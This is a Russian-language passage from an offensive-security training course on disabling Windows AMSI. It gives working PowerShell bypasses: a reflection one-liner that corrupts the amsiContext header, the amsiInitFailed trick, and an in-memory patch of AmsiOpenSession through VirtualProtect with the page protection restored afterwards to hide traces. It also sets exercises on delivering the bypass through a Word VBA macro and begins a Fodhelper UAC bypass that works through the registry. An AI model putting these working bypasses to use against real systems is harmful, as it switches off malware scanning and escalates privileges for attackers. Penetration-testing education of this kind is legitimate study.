00007fff`c75c24c8 7441            je      amsi!AmsiOpenSession+0x4b (00007fff`c75c250b)
00007fff`c75c24ca 8139414d5349    cmp     dword ptr [rcx],49534D41h
00007fff`c75c24d0 7539            jne     amsi!AmsiOpenSession+0x4b (00007fff`c75c250b)
00007fff`c75c24d2 4883790800      cmp     qword ptr [rcx+8],0
00007fff`c75c24d7 7432            je      amsi!AmsiOpenSession+0x4b (00007fff`c75c250b)
00007fff`c75c24d9 4883791000      cmp     qword ptr [rcx+10h],0
```

Листинг 278 - AmsiOpenSession сравнивает содержимое структуры контекста

Четвёртая строка ассемблерного кода интересна: она сравнивает содержимое участка памяти с четырьмя статическими байтами, которые мы только что нашли внутри структуры контекста.

Согласно 64-битному соглашению о вызовах, RCX содержит первый аргумент функции. По прототипу функции первый аргумент `AmsiOpenSession` - именно структура контекста, а значит, выполняется сравнение для проверки заголовка буфера. Хотя мы мало знаем об этой структуре контекста, мы видим, что первые четыре байта соответствуют ASCII-представлению `AMSI`.

После инструкции сравнения из листинга 278 идёт условный переход `JNE`, то есть "переход, если не равно". Если байты заголовка не равны этому статическому DWORD, условный переход срабатывает, и выполнение переходит к смещению `0x4B` внутри функции. Используем WinDbg, чтобы показать инструкции по этому адресу:

```
0:014> u amsi!AmsiOpenSession+0x4b L2
amsi!AmsiOpenSession+0x4b:
00007fff`c75c250b b857000780      mov     eax,80070057h
00007fff`c75c2510 c3              ret
```

Листинг 279 - Участок кода после условного перехода в AmsiOpenSession

Условный переход ведёт напрямую к выходу из функции, где в регистр EAX помещается статическое значение `0x80070057`. В 32-битной и 64-битной архитектурах возвращаемые значения функций возвращаются через регистр EAX/RAX. Если снова посмотреть на прототип функции `AmsiOpenSession` из листинга 280, видно, что тип возвращаемого значения - `HRESULT`.[30]

```
HRESULT AmsiOpenSession(
  HAMSICONTEXT amsiContext,
  HAMSISESSION *amsiSession
);
```

Листинг 280 - Прототип функции AmsiOpenSession

Значения `HRESULT` документированы, и на MSDN можно найти, что числовое значение `0x80070057` соответствует тексту сообщения `E_INVALIDARG`.[31] Текст сообщения не слишком подробный, но указывает, что некоторый аргумент, предположительно `amsiContext`, недействителен. Короче говоря, эта ошибка возникает, если структура контекста повреждена. Если первые четыре байта `amsiContext` не совпадают со значениями заголовка, `AmsiOpenSession` возвращает ошибку.

Мы не знаем, к какому эффекту приведёт эта ошибка. В такой ситуации обычно есть два пути. Первый - отследить вызов `AmsiOpenSession`, который возвращает эту ошибку, и попытаться понять, куда это приведёт. Это может стать очень долгим и сложным процессом. Второй, гораздо более простой подход - принудительно вызвать ошибку `AmsiOpenSession`, продолжить выполнение и посмотреть, что произойдёт в трассировке Frida. Сначала попробуем его.

Чтобы принудительно вызвать ошибку, установим точку останова на `AmsiOpenSession` и вызовем его PowerShell-командой. Когда точка останова сработает, используем `ed`, чтобы изменить первые четыре байта структуры контекста, и продолжим выполнение:

```
0:014> bp amsi!AmsiOpenSession

0:014> g
Breakpoint 0 hit
amsi!AmsiOpenSession:
00007fff`c75c24c0 e943dcdb0b      jmp     00007fff`d3380108

0:006> dc rcx L1
000001f8`62fa6f40  49534d41                               AMSI

0:006> ed rcx 0
```

```
0:006> dc rcx L1
000001f8`62fa6f40  00000000                                ....

0:006> g
```

Листинг 281 - Изменение заголовка структуры контекста

После перезаписи значения заголовка AMSI продолжим выполнение, что сгенерирует исключения:

```
30024801 ms  [*] AmsiOpenSession()
30024801 ms  |- amsiContext: 0x1f862fa6f40
30024801 ms  |- amsiSession: 0x7fff37328268

30024803 ms  [*] AmsiOpenSession() Exit
30024803 ms  |- HRESULT value is: 0x80070057
```

Листинг 282 - После повреждения заголовка дополнительные AMSI API не вызываются

Согласно этому выводу, `AmsiOpenSession()` завершилась. Это может указывать, что AMSI был отключён. Чтобы проверить это, введём строку `amsiutils`, которая раньше помечалась как вредоносная:

```
PS C:\Users\Offsec> 'amsiutils'
amsiutils
```

Листинг 283 - Нет обнаружения amsiutils при повреждённом заголовке контекста

На этот раз ни один перехваченный AMSI API не вызывается, и команда не помечается. Повредив заголовок `amsiContext`, мы фактически отключили AMSI, не затронув PowerShell. Мы успешно обошли AMSI. Очень хорошо.

Хотя метод эффективен, он требует ручного вмешательства через WinDbg. Попробуем реализовать этот обход напрямую из PowerShell через рефлексию. PowerShell хранит информацию об AMSI в управляемом коде внутри класса `System.Management.Automation.AmsiUtils`, который можно перечислять и использовать через рефлексию.

Как обсуждалось ранее, ключевой элемент рефлексии - метод `GetType`,[32] который мы вызовем через `System.Management.Automation.PSReference`,[33] также известный как `[Ref]`. `GetType` принимает имя сборки для разрешения, в данном случае `System.Management.Automation.AmsiUtils`. Перед выполнением кода закроем текущую сессию PowerShell и откроем новую, чтобы снова включить AMSI.

Обратите внимание: использование большого количества триггерных строк AMSI во время тестирования может вызвать у Windows Defender "панику", и он внезапно начнёт считать вредоносным всё подряд. В этот момент единственное средство - перезагрузка системы.

```
PS C:\Users\Offsec> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')
At line:1 char:1
+ [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Листинг 284 - Антивирус блокирует попытку сослаться на класс AmsiUtils

К сожалению, Windows Defender и AMSI блокируют получение ссылки на класс из-за вредоносной строки `AmsiUtils`. Вместо этого можно найти класс динамически. Мы могли бы снова попытаться обойти Windows Defender разделением строки вроде `'ams'+'iUtils'`, как делают некоторые публичные обходы, но Microsoft регулярно обновляет сигнатуры, и такой простой обход со временем может перестать работать. Вместо этого попробуем другой подход: пройдём циклом по методу `GetTypes`[34] и найдём все типы, имя которых содержит строку `iUtils`:

```
PS C:\Users\Offsec> $a=[Ref].Assembly.GetTypes()

PS C:\Users\Offsec> Foreach($b in $a) {if ($b.Name -like "*iUtils") {$b}}

IsPublic IsSerial Name                                     BaseType
-------- -------- ----                                     --------
False    False    AmsiUtils                                System.Object
```

Листинг 285 - Получение всех типов и их фильтрация

Имея дескриптор класса `AmsiUtils`, можно вызвать метод `GetFields`[35], чтобы перечислить все объекты и переменные, содержащиеся в классе. Поскольку `GetFields` принимает модификаторы фильтрации, применим фильтры `NonPublic` и `Static`, чтобы сузить результаты:

```
PS C:\Users\Offsec> Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b}}

PS C:\Users\Offsec> $c.GetFields('NonPublic,Static')

Name                  : amsiContext
MetadataToken         : 67114374
FieldHandle           : System.RuntimeFieldHandle
Attributes            : Private, Static
FieldType             : System.IntPtr
MemberType            : Field
ReflectedType         : System.Management.Automation.AmsiUtils
DeclaringType         : System.Management.Automation.AmsiUtils
Module                : System.Management.Automation.dll
IsPublic              : False
IsPrivate             : True
IsStatic              : True
...
```

Листинг 286 - Перечисление сохранённых объектов в классе AmsiUtils

Как мы скоро поймём, поле `amsiContext` содержит неуправляемый буфер `amsiContext`. Однако напрямую сослаться на поле нельзя, поскольку `amsiContext` тоже содержит вредоносную строку `amsi`. Снова пройдём циклом по всем полям, ища имя, содержащее `Context`:

```
PS C:\Users\Offsec> $d=$c.GetFields('NonPublic,Static')

PS C:\Users\Offsec> Foreach($e in $d) {if ($e.Name -like "*Context") {$f=$e}}

PS C:\Users\Offsec> $f.GetValue($null)
1514420113440
```

Листинг 287 - Поиск адреса amsiContext через рефлексию

Хотя нам удалось получить поле `amsiContext`, не сработав AMSI, вывод содержит очень большое целое число. Преобразование его в шестнадцатеричный формат даёт `0x1609A791020`, что похоже на корректный адрес памяти. Чтобы проверить теорию, что это действительно адрес буфера `amsiContext`, откроем и подключим WinDbg, а затем выведем память по адресу `0x1609A791020`:

```
0:009> dc 0x1609A791020
00000160`9a791020  49534d41 00000000 806db190 00000160  AMSI......m.`...
00000160`9a791030  8086dd30 00000160 00000022 00000000  0...`...".......
00000160`9a791040  6372756f 00007365 cf43afd2 91000300  ources....C.....
00000160`9a791050  554c4c41 53524553 464f5250 3d454c49  ALLUSERSPROFILE=
...
```

Листинг 288 - Проверка адреса amsiContext в WinDbg

Первые четыре байта по выведенному адресу содержат значения заголовка AMSI, что указывает: это, скорее всего, буфер `amsiContext`.

Теперь соберём всё вместе. Повторим каждый шаг и используем `Copy`[36], чтобы перезаписать заголовок `amsiContext`, скопировав данные, четыре нуля, из управляемой памяти в неуправляемую память:

```
PS C:\Users\Offsec> $a=[Ref].Assembly.GetTypes()

PS C:\Users\Offsec> Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b}}

PS C:\Users\Offsec> $d=$c.GetFields('NonPublic,Static')

PS C:\Users\Offsec> Foreach($e in $d) {if ($e.Name -like "*Context") {$f=$e}}

PS C:\Users\Offsec> $g=$f.GetValue($null)

PS C:\Users\Offsec> [IntPtr]$ptr=$g

PS C:\Users\Offsec> [Int32[]]$buf=@(0)

PS C:\Users\Offsec> [System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1)
```

Листинг 289 - Перезапись байтов заголовка amsiContext

Выполненные команды не дают вывода, но можно проверить результат: переключимся в WinDbg, принудительно остановим выполнение через Debug > Break и выведем содержимое буфера `amsiContext`:

```
(1284.1ff8): Break instruction exception - code 80000003 (first chance)
ntdll!DbgBreakPoint:
00007fff`d3521f80 cc              int     3
0:010> dc 0x1609A791020
00000160`9a791020  00000000 00000000 806db190 00000160  .........m.`...
00000160`9a791030  8086dd30 00000160 00000037 00000000  0...`...7.......
...
```

Листинг 290 - Проверка перезаписанного заголовка AMSI

Этот вывод показывает, что заголовок структуры контекста действительно был перезаписан, а значит, должен заставить `AmsiOpenSession` завершаться с ошибкой.

Далее продолжим выполнение в отладчике, вернёмся в PowerShell и введём вредоносную строку `amsiutils`:

```
PS C:\Users\Offsec> 'amsiutils'
amsiutils
```

Листинг 291 - Нет обнаружения amsiutils при повреждённом заголовке контекста

Строка не была помечена. Отлично. Этот обход можно объединить в однострочную PowerShell-команду:

```
PS C:\Users\Offsec> $a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b}};
    $d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name -like "*Context") {$f=$e}};$g=$f.
    GetValue($null);[IntPtr]$ptr=$g;[Int32[]]$buf = @(0);[System.Runtime.InteropServices.Marshal]::Copy($buf,
    0, $ptr, 1)

PS C:\Users\Offsec> 'amsiutils'
amsiutils
```

Листинг 292 - Обход AMSI через повреждение структуры контекста

Этот обход не только работает, но и становится сложным для внесения в чёрный список после удаления явных сигнатурных строк и динамического разрешения типов и полей. Подход работает хорошо, но это не единственный вариант. В следующем разделе разберём ещё один способ обхода.

#### 7.3.1.1 Упражнения

1. Изучите структуру `amsiContext`, чтобы найти заголовок AMSI с помощью Frida и WinDbg.
2. Вручную измените структуру `amsiContext` в WinDbg и убедитесь, что AMSI обойден.
3. Повторите .NET-рефлексию, чтобы динамически найти поле `amsiContext` и изменить его.

### 7.3.2 Атака на инициализацию

В предыдущем разделе мы обошли AMSI, повредив структуру контекста. Эта структура контекста создаётся функцией `AmsiInitialize`, когда `AMSI.DLL` впервые загружается и инициализируется внутри процесса PowerShell.

Манипуляция переменной результата, установленной `AmsiInitialize`, также может привести к другому обходу AMSI через поле `amsiInitFailed`; эта техника впервые была обнаружена Matt Graeber[37] в 2016 году.

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,
    Static').SetValue($null,$true)
```

Листинг 293 - Обход AMSI через поле amsiInitFailed

Поле `amsiInitFailed` проверяется `AmsiOpenSession` так же, как заголовок `amsiContext`, что приводит к ошибке. Обход AMSI из листинга 293 всё ещё работает, хотя был обнаружен в 2016 году, но подстроки `AmsiUtils` и `amsiInitFailed` с тех пор стали помечаться как вредоносные.

Можно повторно использовать динамическое обнаружение типов и полей из нашего обхода AMSI с `amsiContext`, чтобы обойти сигнатуры и применить этот обход. Оба обхода AMSI полагаются на рефлексию, но, как мы обсудим в следующем разделе, можно также использовать Win32 API, чтобы повреждать сами AMSI-функции.

#### 7.3.2.1 Упражнение

1. Измените исходный обход AMSI из листинга 293 так, чтобы обойти строковые сигнатуры Windows Defender через динамическую фильтрацию.

## 7.4 Ломаем AMSI в PowerShell

В прошлом разделе мы использовали рефлексию, чтобы найти важные структуры и переменные, повреждение которых приводит к отключению AMSI. В этом разделе мы будем изменять сами ассемблерные инструкции, а не данные, над которыми они работают; эта техника известна как бинарное исправление. Её можно использовать для горячего исправления кода и принудительно заставить его завершаться ошибкой, даже если структура данных корректна.

### 7.4.1 Понимание потока ассемблера

Перед изменением кода нужно понять, как работает исходный код. Для этого выведем содержимое `AmsiOpenSession` через WinDbg:

```
0:018> u amsi!AmsiOpenSession L1A
amsi!AmsiOpenSession:
00007fff`aa0824c0 4885d2          test    rdx,rdx
00007fff`aa0824c3 7446            je      amsi!AmsiOpenSession+0x4b (00007fff`aa08250b)
00007fff`aa0824c5 4885c9          test    rcx,rcx
00007fff`aa0824c8 7441            je      amsi!AmsiOpenSession+0x4b (00007fff`aa08250b)
00007fff`aa0824ca 8139414d5349    cmp     dword ptr [rcx],49534D41h
00007fff`aa0824d0 7539            jne     amsi!AmsiOpenSession+0x4b (00007fff`aa08250b)
00007fff`aa0824d2 4883790800      cmp     qword ptr [rcx+8],0
00007fff`aa0824d7 7432            je      amsi!AmsiOpenSession+0x4b (00007fff`aa08250b)
00007fff`aa0824d9 4883791000      cmp     qword ptr [rcx+10h],0
00007fff`aa0824de 742b            je      amsi!AmsiOpenSession+0x4b (00007fff`aa08250b)
00007fff`aa0824e0 41b801000000    mov     r8d,1
00007fff`aa0824e6 418bc0          mov     eax,r8d
00007fff`aa0824e9 f00fc14118      lock xadd dword ptr [rcx+18h],eax
00007fff`aa0824ee 4103c0          add     eax,r8d
00007fff`aa0824f1 4898            cdqe
00007fff`aa0824f3 488902          mov     qword ptr [rdx],rax
00007fff`aa0824f6 7510            jne     amsi!AmsiOpenSession+0x48 (00007fff`aa082508)
00007fff`aa0824f8 418bc0          mov     eax,r8d
00007fff`aa0824fb f00fc14118      lock xadd dword ptr [rcx+18h],eax
00007fff`aa082500 4103c0          add     eax,r8d
00007fff`aa082503 4898            cdqe
00007fff`aa082505 488902          mov     qword ptr [rdx],rax
00007fff`aa082508 33c0            xor     eax,eax
00007fff`aa08250a c3              ret
00007fff`aa08250b b857000780      mov     eax,80070057h
00007fff`aa082510 c3              ret
```

Листинг 294 - AmsiOpenSession в ассемблерном коде

В листинге 294 мы дизассемблировали все `0x1A` инструкций, составляющих `AmsiOpenSession`. Чтобы принудительно вызвать ошибку, можно просто изменить самые первые байты на двоичные значения, представляющие две последние выделенные инструкции. Тогда каждый вызов `AmsiOpenSession` завершался бы ошибкой, даже если переданные аргументы корректны.

Вместо полной перезаписи инструкций можно внести более мелкие изменения, достигающие той же цели. Две первые инструкции в `AmsiOpenSession` - это `TEST`, за которой следует условный переход. Этот конкретный условный переход называется "переход, если равно" (`JE`) и зависит от флага CPU, называемого нулевым флагом (ZF).[38] Условный переход управляется инструкцией `TEST` в соответствии с аргументом и выполняется, если нулевой флаг равен 1.[39]

Если изменить инструкцию `TEST` на инструкцию `XOR`,[40] можно принудительно установить нулевой флаг в 1 и заставить CPU выполнить условный переход, который ведёт к возвращаемому значению "недопустимый аргумент". `XOR` принимает два регистра как аргументы, но если передать один и тот же регистр и как первый, и как второй аргумент, операция обнулит содержимое регистра. Результат операции управляет нулевым флагом: если результат равен нулю, нулевой флаг устанавливается.

Итак, мы перезапишем `TEST RDX,RDX` инструкцией `XOR RAX,RAX`, принудительно направив поток выполнения в ветку ошибки, что отключит AMSI.

Есть ещё одна деталь. Когда исходная инструкция `TEST RDX,RDX` компилируется, она преобразуется в двоичное значение `0x4885d2`. Это значение занимает три байта, поэтому замена `XOR RAX,RAX` должна занимать тот же объём памяти. `XOR RAX,RAX` компилируется в двоичное значение `0x4831c0`, что, к счастью, совпадает с нужным количеством байтов.

На этом этапе мы понимаем, что можем отключить AMSI, перезаписав всего три байта памяти внутри API `AmsiOpenSession`. В следующем разделе реализуем это в PowerShell.

#### 7.4.1.1 Упражнения

1. Повторите анализ в WinDbg и найдите инструкцию `TEST` и условный переход.
2. Найдите другие инструкции внутри `AmsiOpenSession`, которые можно так же легко перезаписать для достижения той же цели.

### 7.4.2 Исправление внутренних механизмов

В этом разделе мы завершим атаку и изменим первую инструкцию `AmsiOpenSession` напрямую из PowerShell с помощью Win32 API. Для реализации атаки нужно выполнить три действия: получить адрес памяти `AmsiOpenSession`, изменить права доступа к памяти области, где расположен `AmsiOpenSession`, и изменить три байта по этому адресу.

Чтобы разрешить адрес `AmsiOpenSession`, обычно мы вызвали бы `GetModuleHandle`[41] для получения базового адреса `AMSI.DLL`, а затем `GetProcAddress`.[42] Ранее мы уже делали это через рефлексию в PowerShell-загрузчике шеллкода, работающем в памяти. В созданном загрузчике шеллкода метод `LookupFunc` вызывал и `GetModuleHandle`, и `GetProcAddress` из пространства имён `Microsoft.Win32.UnsafeNativeMethods`, как показано в листинге 295.

```
function LookupFunc {
    Param ($moduleName, $functionName)

    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
      Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null, @($moduleName)),
    $functionName))
}
```

Листинг 295 - PowerShell-метод, разрешающий Win32 API через рефлексию

Эту функцию можно использовать как любой другой Win32 API, чтобы найти `AmsiOpenSession`: откроем 64-битный экземпляр PowerShell_ISE и выполним код из листинга 296.

```
PS C:\Users\Offsec> function LookupFunc {
    Param ($moduleName, $functionName)

    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
      Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null, @($moduleName)),
    $functionName))
}
```

```
[IntPtr]$funcAddr = LookupFunc amsi.dll AmsiOpenSession
$funcAddr
140736475571392
```

Листинг 296 - Разрешение адреса AmsiOpenSession

Чтобы проверить этот адрес, откроем WinDbg, подключимся к процессу PowerShell_ISE и быстро переведём адрес в шестнадцатеричный формат командой `?`, добавив перед адресом `0n`:

```
0:001> ? 0n140736475571392
Evaluate expression: 140736475571392 = 00007fff`c3a224c0
```

Листинг 297 - Преобразование адреса в шестнадцатеричный формат

После преобразования значения можно дизассемблировать инструкции по этому адресу, чтобы проверить корректность:

```
0:001> u 7fff`c3a224c0
amsi!AmsiOpenSession:
00007fff`c3a224c0 4885d2          test    rdx,rdx
00007fff`c3a224c3 7446            je      amsi!AmsiOpenSession+0x4b (00007fff`c3a2250b)
00007fff`c3a224c5 4885c9          test    rcx,rcx
00007fff`c3a224c8 7441            je      amsi!AmsiOpenSession+0x4b (00007fff`c3a2250b)
00007fff`c3a224ca 8139414d5349    cmp     dword ptr [rcx],49534D41h
00007fff`c3a224d0 7539            jne     amsi!AmsiOpenSession+0x4b (00007fff`c3a2250b)
00007fff`c3a224d2 4883790800      cmp     qword ptr [rcx+8],0
00007fff`c3a224d7 7432            je      amsi!AmsiOpenSession+0x4b (00007fff`c3a2250b)
```

Листинг 298 - Проверка адреса AmsiOpenSession в WinDbg

Очевидно, адрес `AmsiOpenSession` найден. Это решает первую задачу. Теперь нужно рассмотреть защиту памяти. В Windows вся память разделена на страницы по `0x1000` байт.[43] Для каждой страницы применяется настройка защиты памяти, описывающая права доступа к данным на этой странице. Обычно страницы кода установлены в `PAGE_EXECUTE_READ`, или `0x20`,[44] что означает: код можно читать и выполнять, но нельзя записывать. Это, очевидно, создаёт проблему.

Проверим это в WinDbg с помощью `!vprot`,[45] которая показывает сведения о защите памяти для заданного адреса памяти:

```
0:001> !vprot 7FFFC3A224C0
BaseAddress:       00007fffc3a22000
AllocationBase:    00007fffc3a20000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        0000000000008000
State:             00001000  MEM_COMMIT
Protect:           00000020  PAGE_EXECUTE_READ
Type:              01000000  MEM_IMAGE
```

Листинг 299 - Отображение защиты памяти с помощью WinDbg

Выделенная строка показывает текущую защиту памяти для страницы памяти, и это действительно `PAGE_EXECUTE_READ`. Поскольку мы хотим перезаписать три байта на этой странице, сначала нужно изменить защиту памяти. Это можно сделать через Win32 API `VirtualProtect`,[46] имеющий следующий прототип функции:

```
BOOL VirtualProtect(
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flNewProtect,
  PDWORD lpflOldProtect
);
```

Листинг 300 - Прототип функции VirtualProtect

Первый аргумент - адрес страницы. Второй - размер области, которую нужно изменить. Он в основном неважен, поскольку API вроде `VirtualProtect` работают с целой страницей памяти. Значение от 1 до `0xFFF` даст тот же результат, но для ясности установим его в `3`.

Третий аргумент (`flNewProtect`) самый важный, поскольку он задаёт защиту памяти, которую мы хотим применить к странице. В нашем случае нужно установить `PAGE_EXECUTE_READWRITE` (`0x40`). Это сохранит исходные права на чтение и выполнение, а также разрешит перезапись. Последний аргумент (`lpflOldProtect`) - переменная, куда API ОС сохранит текущую защиту памяти.

Первые три аргумента легко перевести из типов данных C в соответствующие .NET-типы `[IntPtr]`, `[UInt32]` и `[UInt32]`. Выходное значение - указатель на DWORD. В C# это можно указать как ссылку через метод `MakeByRefType`,[47] который можно использовать вместе с ключевым словом `[ref]`[48] при вызове функции. Само значение при этом передаётся как `[UInt32]`.

Как обсуждалось в предыдущем модуле, чтобы вызвать `VirtualProtect` из PowerShell, мы передаём её адрес памяти, найденный через `LookupFunc`, и типы аргументов, найденные через `getDelegateType`, а затем объединяем их с `GetDelegateForFunctionPointer`. Текущий код показан в листинге 301:

```
function LookupFunc {
    Param ($moduleName, $functionName)
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
      Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,
      @($moduleName)), $functionName))
}

function getDelegateType {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,
        [Parameter(Position = 1)] [Type] $delType = [Void]
    )

    $type = [AppDomain]::CurrentDomain.
    DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
      [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
      DefineDynamicModule('InMemoryModule', $false).
      DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
       [System.MulticastDelegate])

   $type.
    DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
    $func).
      SetImplementationFlags('Runtime, Managed')

   $type.
    DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType, $func).
      SetImplementationFlags('Runtime, Managed')

    return $type.CreateType()
}

[IntPtr]$funcAddr = LookupFunc amsi.dll AmsiOpenSession
$oldProtectionBuffer = 0
$vp=[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll
    VirtualProtect), (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32].MakeByRefType()) ([Bool])))
$vp.Invoke($funcAddr, 3, 0x40, [ref]$oldProtectionBuffer)
```

Листинг 301 - Вызов VirtualProtect для изменения защиты памяти

Как показано выше, мы объединили `LookupFunc` и `getDelegateType` в одном выражении вместе с типами аргументов, чтобы создать переменную `$vp_function`, из которой вызываем метод `Invoke`. Переменная `$oldProtectionBuffer` используется для хранения старой настройки защиты памяти, как требуется.

Перед выполнением кода нужно возобновить выполнение PowerShell_ISE, введя g в WinDbg. Сам код при успехе должен просто вернуть True, но это можно проверить в WinDbg: остановим выполнение через Debug > Break и повторим команду !vprot:

```
0:001> !vprot 7FFFC3A224C0
BaseAddress:       00007fffc3a22000
AllocationBase:    00007fffc3a20000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        0000000000001000
State:             00001000  MEM_COMMIT
Protect:           00000080  PAGE_EXECUTE_WRITECOPY
Type:              01000000  MEM_IMAGE
```

Листинг 302 - Отображение изменённой защиты памяти с помощью WinDbg

Однако новая защита памяти установлена в PAGE_EXECUTE_WRITECOPY, а не PAGE_EXECUTE_READWRITE. Чтобы экономить память, Windows разделяет AMSI.DLL между процессами, которые её используют. PAGE_EXECUTE_WRITECOPY эквивалентна PAGE_EXECUTE_READWRITE, но это частная копия, используемая только в текущем процессе.

Теперь, когда мы нашли AmsiOpenSession и изменили защиту памяти, можно перезаписать нужные три байта. Используем метод Copy[49] из пространства имён System.Runtime.InteropServices, чтобы скопировать ассемблерную инструкцию XOR RAX,RAX, представленную как 0x48, 0x31, 0xC0, из управляемого массива ($buf) в неуправляемую память:

```
$buf = [Byte[]] (0x48, 0x31, 0xC0)

[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $funcAddr, 3)
```

Листинг 303 - Перезапись первой ассемблерной инструкции

Это должно отключить AMSI сразу после использования, но мы восстановим исходную защиту памяти, чтобы скрыть следы. Для восстановления защиты памяти снова используем VirtualProtect и указываем прежнее значение защиты памяти 0x20, как показано в листинге 304:

```
$vp.Invoke($funcAddr, 3, 0x20, [ref]$oldProtectionBuffer)
```

Листинг 304 - Вызов VirtualProtect для восстановления защиты памяти

Поскольку делегат функции сохранен в переменной $vp, повторно разрешать его не нужно. Чтобы проверить изменения, снова используем WinDbg:

```
0:001> u 7FFFC3A224C0
amsi!AmsiOpenSession:
00007fff`c3a224c0 4831c0          xor     rax,rax
00007fff`c3a224c3 7446            je      amsi!AmsiOpenSession+0x4b (00007fff`c3a2250b)
00007fff`c3a224c5 4885c9          test    rcx,rcx
00007fff`c3a224c8 7441            je      amsi!AmsiOpenSession+0x4b (00007fff`c3a2250b)
00007fff`c3a224ca 8139414d5349    cmp     dword ptr [rcx],49534D41h
00007fff`c3a224d0 7539            jne     amsi!AmsiOpenSession+0x4b (00007fff`c3a2250b)
00007fff`c3a224d2 4883790800      cmp     qword ptr [rcx+8],0

0:001> !vprot 7FFFC3A224C0
BaseAddress:       00007fffc3a22000
AllocationBase:    00007fffc3a20000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        0000000000008000
State:             00001000  MEM_COMMIT
Protect:           00000020  PAGE_EXECUTE_READ
Type:              01000000  MEM_IMAGE
```

Листинг 305 - Проверка изменений в AmsiOpenSession

Обратите внимание на изменённые ассемблерные инструкции и восстановленную защиту памяти в листинге 305. В качестве финального теста введём строку `amsiutils`, которая обычно срабатывает в AMSI:

```
PS C:\Users\Offsec> 'amsiutils'
amsiutils
```

Листинг 306 - Обход AMSI работает в PowerShell

Очень хорошо. Обход действительно работает, и AMSI отключён. Теперь можно выполнять произвольный вредоносный PowerShell-код.

#### 7.4.2.1 Упражнения

1. Воссоздайте обход, показанный в этом разделе, вводя команды напрямую в командной строке и скачивая и выполняя их как PowerShell-скрипт с веб-сервера Apache на Kali Linux.
2. Включите этот обход в VBA-макрос, где PowerShell запускается через WMI, чтобы обойти и обнаружение Windows Defender в документе Microsoft Word, и обнаружение на основе AMSI.

#### 7.4.2.2 Дополнительное задание

Создайте похожий обход AMSI, но вместо изменения кода `AmsiOpenSession` найдите подходящую инструкцию для изменения в `AmsiScanBuffer` и реализуйте это из PowerShell с рефлексией.

## 7.5 Обход UAC против Microsoft Defender

В этом разделе мы разберём практический пример, где нужно выполнить PowerShell в новом процессе и обойти AMSI. Этот пример использует обход UAC,[50] злоупотребляющий приложением `Fodhelper.exe`. На момент написания этот обход UAC всё ещё работает в самой свежей версии Windows и не требует записи файла на диск. Сначала кратко разберём внутреннюю механику обхода и посмотрим, как он ведёт себя против AMSI.

### 7.5.1 Обход UAC через FodHelper

Этот конкретный обход был раскрыт в 2017 году[51] и использует приложение `Fodhelper.exe`, появившееся в Windows 10 для управления необязательными компонентами, например региональными настройками клавиатуры. Бинарный файл Fodhelper запускается с высоким уровнем целостности и, как мы покажем, уязвим к эксплуатации из-за того, как взаимодействует с реестром Windows.

Точнее, он взаимодействует с реестром текущего пользователя, который нам разрешено изменять. Как сообщалось в исходной публикации, Fodhelper пытается найти следующий ключ реестра, который по умолчанию в Windows 10 не существует:

```
HKCU:\Software\Classes\ms-settings\shell\open\command
```

Листинг 307 - Ключ реестра, который Fodhelper пытается найти

Если создать ключ реестра и добавить значение `DelegateExecute`, Fodhelper будет искать значение по умолчанию (`Default`) и использовать его содержимое для создания нового процесса. Если наш эксплойт создаёт путь реестра и устанавливает значение (`Default`) в исполняемый файл, например `powershell.exe`, он будет запущен как процесс с высоким уровнем целостности при запуске Fodhelper.

В листинге 308 показан проверочный пример на PowerShell, который создаёт нужные ключи реестра со связанными значениями, необходимыми для запуска PowerShell.

```
PS C:\Users\Offsec> New-Item -Path HKCU:\Software\Classes\ms-settings\shell\open\command -Value powershell.
    exe -Force

